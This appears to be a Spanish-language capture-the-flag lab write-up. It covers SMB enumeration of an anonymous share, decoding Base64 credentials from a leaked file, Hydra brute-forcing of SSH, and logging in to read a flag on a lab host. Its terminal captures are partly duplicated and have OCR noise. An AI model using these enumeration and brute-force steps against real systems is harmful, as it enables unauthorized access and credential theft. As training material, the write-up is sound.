


CRITICAL-SYSTEM-LAB-WRITEUP



SMB Enumeration, Credential Extraction & SSH Access

Ethical Hacking | whoami-labs.com

Fecha: 9 de junio de 2026 **Autora:** Ruth Pérez

Objetivo: El objetivo del laboratorio era obtener la flag del sistema identificando vulnerabilidades en los servicios expuestos por el servidor.

IP objetivo: 172.17.0.2

Hostname: CRITICAL-SYSTEM

Flag obtenida: CTF{FILE_PERMISSION_ESCALATION}

1. Reconocimiento

El primer paso consistió en identificar qué servicios estaban disponibles en el servidor.

Comando utilizado : **nmap -sS -sV -sC -p- 172.17.0.2 -oN nmap_scan**, el escaneo reveló que los **puertos 22(SSH), 139 y 445 (SMB)** estaban abiertos.

```
kali@kali: ~/whoami-labs/

Session Actions Edit View Help

(kali@kali)-[~/whoami-labs/machines/critical_system]
$ nmap -sS -sV -sC -p- 172.17.0.2 -oN nmap_scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-09 05:11 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5a:0b:2a:61:fa:ce:89:76:f2:e9:97:79:72:5e:51:6e (RSA)
|   256 c9:4e:5a:e9:46:54:d1:8b:d2:23:c7:3a:2f:84:af:d2 (ECDSA)
|_  256 c7:b5:1a:97:f4:be:34:c1:3e:fd:2f:aa:d1:79:94:a4 (ED25519)
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 2E:E9:40:59:54:72 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: CRITICAL-SYSTEM, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-time:
|   date: 2026-06-09T09:11:33
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds

(kali@kali)-[~/whoami-labs/machines/critical_system]
$
```

2. Enumeración

Luego enumerare los recursos compartidos disponibles en el servidor

smbcliente -L //172.17.0.2 -N, durante la enumeración se identificó el recurso compartido **public**, accesible sin autenticación.

```
(kali@kali)-[~/whoami-labs/machines/critical_system]
$ smbclient -L //172.17.0.2/public -N

Sharename      Type      Comment
-----
public         Disk      Public Resources
IPC$           IPC       IPC Service (CRITICAL-SYSTEM)

Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 172.17.0.2 (for a protocol between LMNMAN1 and NT1) failed: N
Unable to connect with SMB1 -- no workgroup available

(kali@kali)-[~/whoami-labs/machines/critical_system]
$ ls
critical_system.tar  evidence  nmap_scan  startlab.sh  writeup
```

3. Acceso al recurso compartido

Se estableció conexión con el recurso descubierto para analizar su contenido

comando utilizado: smb //172.17.0.2/public -N

Una vez dentro se localizaron varias carpetas en la cual se encontró el archivo **db.txt(226 bytes)** dentro de la carpeta system.

ls

cd system

ls

get db.txt

```
(kali㉿kali)-[~/whoami-labs/machines/critical_system]
$ smbclient //172.17.0.2/public -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0  Fri Jan  9 17:33:27 2026
..               D            0  Fri Jan  9 17:33:27 2026
system           D            0  Fri Jan  9 17:33:27 2026
upload           D            0  Fri Jan  9 17:33:27 2026
download         D            0  Fri Jan  9 17:33:27 2026

                        82083148 blocks of size 1024. 42101680 blocks available
smb: \> cd system
smb: \system\> ls
.                D            0  Fri Jan  9 17:33:27 2026
..               D            0  Fri Jan  9 17:33:27 2026
db.txt           N            226  Fri Jan  9 17:33:27 2026

                        82083148 blocks of size 1024. 42101680 blocks available
smb: \system\> get db.txt
getting file \system\db.txt of size 226 as db.txt (73.6 KiloBytes/sec) (average 73.6 Kilo
smb: \system\> exit
```

```
kali@kali: ~/whoami-labs/machines/critical_system

Session Actions Edit View Help
smb: \> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026
system           D      0 Fri Jan 9 17:33:27 2026
upload           D      0 Fri Jan 9 17:33:27 2026
download         D      0 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \> cd system
smb: \system\> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026
db.txt           N      226 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \system\> cd ..
smb: \> cd download
smb: \download\> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \download\> cd ..
smb: \> cd upload
smb: \upload\> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \upload\> cd ..
smb: \> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026
system           D      0 Fri Jan 9 17:33:27 2026
upload           D      0 Fri Jan 9 17:33:27 2026
download         D      0 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \> cd system
smb: \system\> ls
.                D      0 Fri Jan 9 17:33:27 2026
..               D      0 Fri Jan 9 17:33:27 2026
db.txt           N      226 Fri Jan 9 17:33:27 2026

82083148 blocks of size 1024. 42100980 blocks available
smb: \system\> get db.txt
getting file \system\db.txt of size 226 as db.txt (55.2 KiloBytes/sec) (average 55.2 KiloBytes/sec)
smb: \system\> exit
```

4. Análisis de credenciales

Se examinó el contenido del archivo descargado con el siguiente comando.

cat db.txt

```
82083148 blocks of size 1024. 42100980 blocks available
smb: \system\> get db.txt
getting file \system\db.txt of size 226 as db.txt (55.2 KiloBytes/sec) (average 55.2 KiloBytes/sec)
smb: \system\> exit

LAB: CRITICAL-SYSTEM
(kali@kali)-[~/whoami-labs/machines/critical_system]
$ cat db.txt
admin:cGFzc3dvcmQxMjM=
john:cGFzc3dvcmQyMzQ=
maria:cGFzc3dvcmQzNDU=
carlos:cGFzc3dvcmQ0NTY=
rosa:cGFzc3dvcmQ1Njc=
pepe:cGFzc3dvcmQ2Nzg=
luis:cGFzc3dvcmQ3ODk=
david:cGFzc3dvcmQ0OTA=
ana:cGFzc3dvcmQ1MDA=
sandra:cGFzc3dvcmQ1MDA=
```

Las credenciales estaban almacenadas en formato Base64, por lo que fueron decodificadas para obtener las contraseñas reales. Utilice este comando para decodificarlas

while IFS=: read user pass; do echo "\$user : \$(echo \$pass | base64 -d)" done < db.txt

Tras decodificarlas se obtuvo una lista de usuarios y contraseñas potencialmente válidas.

```
82083148 blocks of size 1024. 42100980 blocks available
smb: \system\> get db.txt
getting file \system\db.txt of size 226 as db.txt (55.2 KiloBytes/sec) (average 55.2 KiloBytes/sec)
smb: \system\> exit
LAB: CRITICAL-SYSTEM
(kali@kali)-[~/whoami-labs/machines/critical_system]
$ cat db.txt
admin:cGFzc3dvcmQxMjM=
john:cGFzc3dvcmQyMzQ=
maria:cGFzc3dvcmQzNDU=
carlos:cGFzc3dvcmQ0NTY=
rosa:cGFzc3dvcmQ1Njc=
pepe:cGFzc3dvcmQ2Nzg=
luis:cGFzc3dvcmQ3ODk=
david:cGFzc3dvcmQ4OTA=
ana:cGFzc3dvcmQ5MDA=
sandra:cGFzc3dvcmQ5MDA=

(kali@kali)-[~/whoami-labs/machines/critical_system]
$ while IFS=: read user pass; do echo "$user : $(echo $pass | base64 -d)"; done < db.txt
admin : password123
john : password234
maria : password345
carlos : password456
rosa : password567
pepe : password678
luis : pass2026#!
david : password789
ana : password890
sandra : password900

(kali@kali)-[~/whoami-labs/machines/critical_system]
$
```

5. Validación de acceso SSH

Con las credenciales obtenidas se verificó cuál tenía acceso al servicio SSH, se usó Hydra para identificar cuál usuario tenía ese acceso SSH.

```
(kali@kali)-[~/whoami-labs/machines/critical_system]
$ hydra -L users.txt -P password.txt ssh://172.17.0.2
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-09 09:13:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: pepe password: pass2026#!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-09 09:14:19

(kali@kali)-[~/whoami-labs/machines/critical_system]
$
```

La validación identificó una cuenta con acceso válido al sistema:

Usuario: pepe

Contraseña: pass2026#!

6. Acceso al sistema

Se estableció una sección **SSH** utilizando las credenciales recuperadas

Comando utilizado: **ssh pepe@172.17.0.2**, el acceso fue exitoso y permitió interactuar directamente con el sistema.

```
(kali@kali)-[~/whoami-labs/machines/critical_system]
$ ssh pepe@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pepe@172.17.0.2's password:
Permission denied, please try again.
pepe@172.17.0.2's password:
Permission denied, please try again.
pepe@172.17.0.2's password:
Connection closed by 172.17.0.2 port 22

(kali@kali)-[~/whoami-labs/machines/critical_system]
$ ssh pepe@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pepe@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
pepe@critical_system:~$
```

7. Obtención de la flag

Finalmente se buscaron archivos relacionados con el laboratorio

Una vez obtenida las credenciales válidas, se accedió al sistema SSH. Posteriormente se realizó una búsqueda de archivos relacionados con la flag utilizando el comando.

Comando utilizado:

```
find / -name "flag*" 2>/dev/null
```

Entre los resultados apareció el archivo /tmp/flag.txt, inicialmente intenté acceder a una flag ubicada en el directorio personal del usuario mediante el comando

```
~cat /flag.txt
```

Sin embargo, el archivo no existía. También se comprobó el contenido del directorio **/root**, pero el sistema devolvió un mensaje de **Permission denied**, indicando que el usuario actual no tenía privilegios suficientes para acceder a dicho directorio.

Al revisar nuevamente los resultados obtenidos por el comando **find**, se identificó que la flag ya había sido localizada en /tmp/flag.txt. Finalmente se leyó el archivo.

y se leyó su contenido con el siguiente comando

```
cat /tmp/flag.txt
```

log into.

To restore this content, you can run the 'unminimize' command.

```
pepe@critical_system:~$ find / -name "flag*" 2>/dev/null
/tmp/flag.txt
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.0/tty/ttyS0/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/usr/lib/python3/dist-packages/dns/flags.py
/usr/lib/python3/dist-packages/dns/__pycache__/flags.cpython-38.pyc
pepe@critical_system:~$ cat ~/flag.txt
cat: /home/pepe/flag.txt: No such file or directory
pepe@critical_system:~$ ls /root/
ls: cannot open directory '/root/': Permission denied
pepe@critical_system:~$
```

move the mouse pointer outside or press Ctrl+Alt.

```
pepe@critical_system:~$ cat /tmp/flag.txt: No such file or directory
pepe@critical_system:~$ ls /root/
ls: cannot open directory '/root/': Permission denied
pepe@critical_system:~$ cat /tmp/flag.txt
CTF{FILE_PERMISSION_ESCALATION}
```